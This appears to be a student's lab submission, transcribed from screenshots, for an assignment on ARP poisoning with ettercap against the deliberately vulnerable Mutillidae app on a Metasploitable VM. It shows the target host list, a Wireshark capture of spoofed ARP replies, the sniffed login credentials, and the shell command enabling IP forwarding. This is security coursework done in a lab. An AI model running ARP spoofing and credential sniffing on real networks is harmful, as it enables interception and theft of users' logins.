2. Perform an ARP poisoning using ettercap GUI in Kali targeting the mutilidae website of your Metasploitable VM to obtain username (Registration Number) and passwords (First Name) in the ettercap window pane. Provide all intermediate snapshots of setting up target ip etc and the final capturing of username and passwords Use wireshark to show packet sent to the target victim – 5 Marks




IP Address	MAC Address	Description
192.168.120.254	00:50:56:F5:18:CE	
192.168.120.2	00:50:56:F3:86:90	
192.168.120.128	00:0C:29:EF:F4:72	
192.168.120.1	00:50:56:C0:00:08	

```
DHCP: [00:0C:29:EF:F4:72] REQUEST 192.168.120.128
DHCP: [192.168.120.254] ACK : 192.168.120.128 255.255.255.0 GW 192.168.120.2 DNS 192.168.120.2 "localdomain"
HTTP : 192.168.120.128:80 -> USER: 20BIT0039 PASS: 20BIT0039 INFO: http://192.168.120.128/mutillidae/index.php?page=login.php
CONTENT: username=20BIT0039&password=20BIT0039&login-php-submit-button=Login
```


20BIT0039_kali-linux-2022.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time          Source             Destination        Protocol  Length Info
   1 0.000000000   VMware_f1:bc:29    VMware_ef:f4:72    ARP        42 192.168.120.254 is at 00:0c:29:f1:bc:29
   2 0.000169609   VMware_f1:bc:29    VMware_f5:18:ce    ARP        42 192.168.120.128 is at 00:0c:29:f1:bc:29 (duplicate use of 192
   3 0.010549125   VMware_f1:bc:29    VMware_ef:f4:72    ARP        42 192.168.120.2 is at 00:0c:29:f1:bc:29
   4 0.010735592   VMware_f1:bc:29    VMware_f3:86:90    ARP        42 192.168.120.128 is at 00:0c:29:f1:bc:29 (duplicate use of 192
   5 0.021533895   VMware_f1:bc:29    VMware_ef:f4:72    ARP        42 192.168.120.1 is at 00:0c:29:f1:bc:29
   6 0.021731479   VMware_f1:bc:29    VMware_c0:00:08    ARP        42 192.168.120.128 is at 00:0c:29:f1:bc:29 (duplicate use of 192
   7 2.434210964   192.168.120.128    192.168.120.255    BROWSER   286 Local Master Announcement METASPLOITABLE, Workstation, Server
   8 2.434211455   192.168.120.128    192.168.120.255    BROWSER   257 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Doma
   9 10.033153696  VMware_f1:bc:29    VMware_ef:f4:72    ARP        42 192.168.120.254 is at 00:0c:29:f1:bc:29
  10 10.033355920  VMware_f1:bc:29    VMware_f5:18:ce    ARP        42 192.168.120.128 is at 00:0c:29:f1:bc:29 (duplicate use of 192
  11 10.043738111  VMware_f1:bc:29    VMware_ef:f4:72    ARP        42 192.168.120.2 is at 00:0c:29:f1:bc:29
  12 10.043910941  VMware_f1:bc:29    VMware_f3:86:90    ARP        42 192.168.120.128 is at 00:0c:29:f1:bc:29 (duplicate use of 192
  13 10.054772282  VMware_f1:bc:29    VMware_ef:f4:72    ARP        42 192.168.120.1 is at 00:0c:29:f1:bc:29

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) i   0000  00 0c 29 ef f4 72 00 0c  29 f1 bc 29 08 06 00 01   ··)··r··)··)····
› Ethernet II, Src: VMware_f1:bc:29 (00:0c:29:f1:bc:29), Dst: VMware_   0010  08 00 06 04 00 02 00 0c  29 f1 bc 29 c0 a8 78 fe   ········)··)··x·
› Address Resolution Protocol (reply)                                   0020  00 0c 29 ef f4 72 c0 a8  78 80                     ··)··r··x·

eth0: <live capture in progress>          Packets: 14 · Displayed: 14 (100.0%)          Profile: Default
```



Did you setup/reset the DB?

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**

Mutillidae: Born to be Hacked

Version: 2.1.19 **Security Level: 0 (Hosed)** **Hints: Disabled (0 - I try harder)** **Not Logged In**

Login


Please sign-in

Name


Password


Dont have an account? Please register here

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons



```
DHCP: [00:0C:29:EF:F4:72] REQUEST 192.168.120.128
DHCP: [192.168.120.254] ACK : 192.168.120.128 255.255.255.0 GW 192.168.120.2 DNS 192.168.120.2 "localdomain"
HTTP : 192.168.120.128:80 -> USER: 20BIT0039  PASS: 20BIT0039  INFO: http://192.168.120.128/mutillidae/index.php?page=login.php
CONTENT: username=20BIT0039&password=20BIT0039&login-php-submit-button=Login
```





```
┌──(root㉿kali)-[~]
└─# cat /proc/sys/net/ipv4/ip_forward
0

┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# wireshark &
[1] 17722

┌──(root㉿kali)-[~]
└─#  ** (wireshark:17722) 21:18:42.188722 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'

[1]  + done       wireshark
┌──(root㉿kali)-[~]
└─# █
```

Drive link:-

https://drive.google.com/drive/folders/1s15Tgh7SX4mWxSMsYgHqUpKbN-tKGpd7?usp=share_link